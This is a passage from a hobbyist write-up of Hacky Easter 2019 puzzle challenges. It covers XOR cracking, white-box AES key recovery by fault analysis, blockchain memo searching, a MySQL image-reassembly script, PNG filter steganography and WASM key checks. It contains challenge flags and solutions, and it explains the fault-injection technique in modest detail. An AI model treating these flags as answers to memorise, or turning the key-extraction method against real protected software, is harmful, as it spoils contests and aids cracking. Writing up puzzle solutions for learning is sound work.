.data:0000000000601060                 dd 54073052h, 12B0906h, 0B0D4E46h, 3271710h, 3A051143h
.data:0000000000601060                 dd 74E4D02h, 301F5D17h, 1B151119h, 0D140F7Fh, 1D40150Bh
```

i dumped the whole table into a file and used this webpage to crack it: http://wiremask.eu/tools/xor-cracker/ (sadly its down atm) - it did almost solve it correctly, only one or two letters were wrong.

using cyberchef, i manually fixed the wrong characters until the cleartext was correct:


Recipe

From Hex
Delimiter: Auto

XOR
Key: x0r_w1th_n4nd (UTF8)
Scheme: Standard
Null preserving: ☐

Input (length: 2597, lines: 54)

```
50 18 48 38 0F 40 0B 17 5A 10 13 31 13 11 15 06
26 4E 58 01 03 11 53 13 33 57 57 01 06 3C 1A 5D
01 0A 58 53 13 31 57 53 11 48 3C 01 5A 1D 10 0A
45 11 2B 12 55 54 0E 2D 01 59 4E 01 11 44 1A 3A
05 11 3A 29 11 2A 14 02 0B 1F 59 11 7F 18 43 54
26 10 3C 14 02 0B 1F 59 11 7F 16 5D 1B 06 3A 40
14 27 02 58 44 1A 3A 57 57 1B 1D 2D 4E 7A 2F 2A
3C 10 15 3E 03 54 07 48 3E 1C 51 4E 16 1D 40 1E
3E 14 54 10 48 3D 17 14 20 2B 2A 10 15 3E 03 54
07 44 7F 1A 5C 07 17 58 42 17 2C 02 5D 00 1B 7F
07 5A 4E 05 16 10 2A 11 38 63 54 0F 3E 1A 51 42
44 0F 58 1B 3C 1F 11 17 09 31 4E 56 0B 44 1B 5F
1C 29 12 43 00 0D 3B 4E 40 01 44 19 5E 52 07 38
63 54 0F 3E 1A 51 4E 06 01 10 1B 31 01 54 06 1C
36 00 53 4E 10 10 55 52 30 02 45 04 1D 2B 4E 5B
1C 44 17 5E 17 7F 18 57 54 1C 37 0B 14 07 0A 08
45 06 2C 57 19 11 46 38 40 14 19 0D 0C 58 52 3E
57 57 1D 0E 2B 06 14 20 2B 2A 10 15 3E 03 54 5D
46 78 4E 3E 46 0C 0C 44 02 2C 4D 1E 5B 0D 31 40
43 07 0F 11 40 17 3B 1E 50 5A 07 2D 09 1B 19 0D
13 59 5D 07 38 63 2B 0F 3E 1A 51 47 64
```


Output (time: 1ms, length: 845, lines: 8)

```
Hello,
congrats you found the hidden flag: he19-Ehvs-yuyJ-3dyS-bN8U.

'The XOR operator is extremely common as a component in more complex ciphers. By itself, using a
constant repeating key, a simple XOR cipher can trivially be broken using frequency analysis. If the
content of any message can be guessed or otherwise known then the key can be revealed.'
(https://en.wikipedia.org/wiki/XOR_cipher)

'An XOR gate circuit can be made from four NAND gates. In fact, both NAND and NOR gates are so-called
"universal gates" and any logical function can be constructed from either NAND logic or NOR logic
alone. If the four NAND gates are replaced by NOR gates, this results in an XNOR gate, which can be
converted to an XOR gate by inverting the output or one of the inputs (e.g. with a fifth NOR gate).'
(https://en.wikipedia.org/wiki/XOR_gate).
```


this was a nice challenge - i didnt know about NAND gates before.

13 - SYMPHONY IN HEX

this one was easy. the hint already tells us was we have to do. we just count all notes until there is a pause



the first part is 4, then 8 and so on. when we reach a full note like this one here:



we have to read the actual musical value. this one is B (in german its actually H which was confusing in the beginning)

the full hex is 4841434b5f4d455f414d4144455553 and gives us the flag HACK_ME_AMADEUS

14 - WHITE BOX

i was really stuck at this one for a long time. its a medium but reversing this is very very hard. there is also no hint about the crypto being used and thats why i had no clue in the beginning. looking at the length of the block it could be AES, but by looking at the code it really didnt have much in common.


i searched the internet for other whitebox challenges and most of them were AES related. i found a super informative and funny video tutorial about a similar challenge:
https://www.youtube.com/watch?v=7KS3XHP35QY

i tried to solve this one with the same method. using TracerPIN just like explained in the video. this sadly didnt work at all. but on the github page mentioned in this tutorial there are a lot of examples for other CTF whitebox challenges.

https://github.com/SideChannelMarvels/Deadpool

it seems that TracerPIN is not very popular anymore and nowadays most challenges get solved with phoenixAES. since i had my script already for Tracer , i was able to adapt it pretty quickly to use DFA (differential fault analysis) instead of DCA (differential computational analysis).


using phoenixAES i had more luck and after some seconds it gave me this solution:



```
Lvl 016 [0x00022E7F-0x00022E80[ xor 0x7F 74657374746573747465737474657374
Lvl 016 [0x00022E7F-0x00022E80[ xor 0xBF 74657374746573747465737474657374
Lvl 016 [0x00022E7F-0x00022E80[ xor 0xB2 74657374746573747465737474657374
Lvl 016 [0x00022E7F-0x00022E80[ xor 0xD2 74657374746573747465737474657374
Lvl 016 [0x00022E7F-0x00022E80[ xor 0x7F 74657374746573747465737474657374
Lvl 016 [0x00022E7F-0x00022E80[ xor 0xBF 74657374746573747465737474657374
Lvl 016 [0x00022E7F-0x00022E80[ xor 0xB2 74657374746573747465737474657374
Lvl 016 [0x00022E7F-0x00022E80[ xor 0xD2 74657374746573747465737474657374
Saving 307 traces in dfa_enc_20190531_162543-162606_307.txt
Last round key #N found:
FD83DB41AC158393CC291088B76F201A
```

but this is not our flag yet. we still need to find the AES key. this can be done using this python script:

https://github.com/ResultsMayVary/ctf/blob/master/RHME3/whitebox/inverse_aes.py



```
Inverse expanded keys = [
        fd83db41ac158393cc291088b76f201a
        91879460519658d2603c931b7b463092
        508d33cfc011ccb231aacbc91b7aa389
        a0c83a2a909cff7df1bb077b2ad06840
        9f60d8933054c5576127f806db6b6f3b
        96e8ff67af341dc451733d51ba4c973d
        f344af8e39dce2a3fe472095eb3faa6c
        473a36d7ca984d2dc79bc23615788af9
        5268bc628da27bfa0d038f1bd2e348cf
        b1aef4fcdfcac79880a1f4e1dfe0c7d4
        336d62336e6433645f6b33795f413335
]
Cipher key: 336d62336e6433645f6b33795f413335
As string: '3mb3nd3d_k3y_A35'
```


this was a very interesting challenge, but there could have been a hint about AES. this was just blind guessing and luck in the end.

15 - SEEN IN STEEM


this is probably the challenge that i have solved in the most overcomplicated way. the hint told us only that an unknown person posted something about hacky easter on the blockchain. because i had no information about this person, i was going to scan every block on the given date for a note containing "hacky".

i have found a code that does exactly that on github:
https://gist.github.com/kasperfred/0ce0a9b7cddea070f435f905dd42bebd#file-find_transfers_with_memo-py
but i was not able to get it to work. it however gave me some ideas to implement my own solution.

using the Steem python library, i have scanned the whole easter day of 2018 (1. april) until a transaction memo contained the word "hacky" - the script only prints the timestamp of the actual block when it runs.



```
import sys
from steem import Steem

s = Steem()

blocknum = 21112760+60000

for i in range(blocknum, blocknum+100000):
  block = s.get_block(i)
  print(block["timestamp"])
  for transaction in block["transactions"]:
    for operation in transaction['operations']:
      if operation[0] == "transfer":
        operation_type, operation_data = operation[0:2]
        if "hacky" in operation[1]["memo"].lower():
          print(operation[1]["memo"])
          sys.exit()
```



```
2018-04-01T14:39:30
2018-04-01T14:39:33
2018-04-01T14:39:36
2018-04-01T14:39:39
Hacky Easter 2019 takes place between April and May 2019. Take a note: nomoneynobunny
```

to find the blocknumber i have tested manually, until the timestamp was 1. april 2018. this is of course a very inefficient way to do it, but it worked well - but the script took quite some time to finish.

later i found out, that you can find the solution with a simple search on a webpage like steemdb.com or any other steem blockchain explorer. no coding needed at all. for example on this page:


https://steemdb.com/@darkstar-42/transfers?page=1

16 - EVERY-THING

another great challenge from inik. we get a MySQL dump containing a lot of data and to study it i just imported it into my local MySQL. turns out, that the database contains self-referring data, which makes it quite difficult to query. i used mysql workbench studio to run manual queries until i got the idea behind the data. there are base64 encoded images in the database, but split up in different datasets which we have to merge again.

my sql skills are a bit rusty and therefore i did not find a single statement that gives me what i wanted. i confirmed my theory and dumped one of the png's manually. of course, it was not the correct one and because it was really painful doing that by hand, therefore i went for a python script.

this is my script that dumps all png's from the db:



```
import mysql.connector
import base64

mydb = mysql.connector.connect(host='192.168.1.123',database='he19thing',user='root',password='root')

mycursor = mydb.cursor()

mycursor.execute("SELECT hex(id) from he19thing.thing where type = 'png' order by ord;")

pngs = mycursor.fetchall()

image=""
count=0

for x in pngs:
  print x[0] #all ids from the png's
  statement="SELECT value,hex(id) from he19thing.thing where pid = unhex('"+x[0]+"') order by ord;"
  mycursor.execute(statement)
  pngheaders = mycursor.fetchall()
  for y in pngheaders:
    if y[0].isdigit():
      data="SELECT value from he19thing.thing where pid = unhex('"+y[1]+"') and type='png.idat' order by ord;"
      mycursor.execute(data)
      idats = mycursor.fetchall()
      for z in idats:
        print z[0]
        image += base64.b64decode(z[0])

    else:
      print y[0]
      image += base64.b64decode(y[0])
  print "saving egg"
  f = open("egg_"+str(count)+".png", "a")
  f.write(image)
  f.close()
  count+=1
  image=""
```


the correct egg was in the 6. dataset if you do it in the correct order.

17 - NEW EGG DESIGN

this challenge was difficult without hints - and even with the hint given later (filter), it was hard to find the solution, because it was very misleading. i have spent a lot of time with graphic programs and filters to reveal something, but there was nothing. but then i have found this site about the the PNG specification: https://www.w3.org/TR/PNG-Filters.html


there are filters in the PNG format, but how can we reveal this information? tweakpng did not show anything useful. some google searches for "png file information tool" brought up a lot of things, but none of them helped. one of these tools was pngcheck and then i ran it on the image, it didnt show anything helpful.

http://www.libpng.org/pub/png/apps/pngcheck.html but RTFM did reveal something interesting in the options: **-vv test very verbosely (decode & print line filters)**



```
  chunk IDAT at offset 0x0c0f5, length 8192
    row filters (0 none, 1 sub, 2 up, 3 avg, 4 paeth):
      0 0 1 0 0 1 1 0 0 0 0 1 0 1 0 1 0 1 1 0 0 1 1 0 0
      0 0 1 0 0 1 0 1 1 0 1 0 1 1 0 0 0 1 1 0 1 0 0 1 0
      1 1 0 1 0 0 1 0 1 0 (424 out of 480)
  chunk IDAT at offset 0x0e101, length 5022
    row filters (0 none, 1 sub, 2 up, 3 avg, 4 paeth):
      0 1 1 0 1 1 1 1 0 0 1 0 1 1 0 1 0 0 1 1 1 0 0 1 0
      1 0 1 0 0 0 1 0 1 0 0 0 0 1 1 0 1 1 0 1 0 1 0 0 0
      0 0 0 0 0 0 (480 out of 480)
  chunk IEND at offset 0x0f4ab, length 0
No errors detected in eggdesign.png (15 chunks, 93.2% compression).
```

a lot of binary info and when we convert this to ascii, we get the flag!





Text (ASCII / ANSI)

Congratulation, here is your flag: he19-TKii-2aVa-cKJo-9QCj

18 - EGG STORAGE


this challenge was based on WASM technology, but this time it was all generated dynamically. it also had a small debugger detection, which made it harder to trace. for this reason, i have downloaded a copy of the webpage to remove the call to debugger. when the code ran once, chrome will also display the WASM objects in the developer tools and you can browse and debug the code.





```
            <form id="egg">
                <input id="pass" type="text" minlen
                <button>Validate</button>
            </form>
            <img id="result" src="../../images/flag
        </main>
    </body>
```


here we can see the first checks for the key:



```
get_local 0
i32.const 84
i32.ne
if
  i32.const 0
  return
end
get_local 1
i32.const 104
i32.ne
if
  i32.const 0
  return
end
get_local 2
i32.const 51
i32.ne
if
  i32.const 0
  return
end
get_local 3
i32.const 80
i32.ne
if
  i32.const 0
  return
end
```

first value must be 84, second 104 and third 51 and fourth 80 - this is in ascii "Th3P"

but after these easy checks, things are getting funky. there are a lot of conditions including remainders and other things that have to match. but we also have a function for legit input, which limits the charset.




```
func (param i32) (result i32)
  i32.const 48
  get_local 0
  i32.eq
  i32.const 49
  get_local 0
  i32.eq
  i32.or
  i32.const 51
  get_local 0
  i32.eq
  i32.or
  i32.const 52
  get_local 0
  i32.eq
  i32.or
  i32.const 53
  get_local 0
  i32.eq
  i32.or
  i32.const 72
  get_local 0
  i32.eq
  i32.or
  i32.const 76
  get_local 0
  i32.eq
  i32.or
  i32.const 88
  get_local 0
  i32.eq
  i32.or
  i32.const 99
  get_local 0
  i32.eq
  i32.or
  i32.const 100
  get_local 0
  i32.eq
  i32.or
  i32.const 102
  get_local 0
  i32.eq
  i32.or
  i32.const 114
  get_local 0
  i32.eq
  i32.or
  if
    i32.const 1
    return
  end
  i32.const 0
  return
end
```

```
Paused on breakpoint
▸ Watch
▾ Call Stack
➡ callWasm                      index.html:49
  WebAssembly.instantiate.then.mo…
                                index.html:69
  Promise.then (async)
  compileAndRun                 index.html:69
  document.getElementById.addEv…
                                index.html:72
▾ Scope
▾ Local
  ▸ instance: Instance {}
  ▸ this: Window
  Closure
▸ (document.getElementById.addEv
  entListener)
▸ Global                        Window
▾ Breakpoints
  ☑ index.html:49
    if (instance.exports.valida…
  ☑ index.html:50
    setResultImage(`eggs/${getE…
▸ XHR/fetch Breakpoints
▸ DOM Breakpoints
▸ Global Listeners
▸ Event Listener Breakpoints
```

all these const values are legit characters. converted to ascii those are: 01345HLXcdfr

i tried to bruteforce the key with itertools, but this was ways too slow. im pretty sure this is solvable manually with a little bit of bruteforcing, but there is an easier solution.in the end i went for z3. we just must feed all the conditions to the solver correctly.



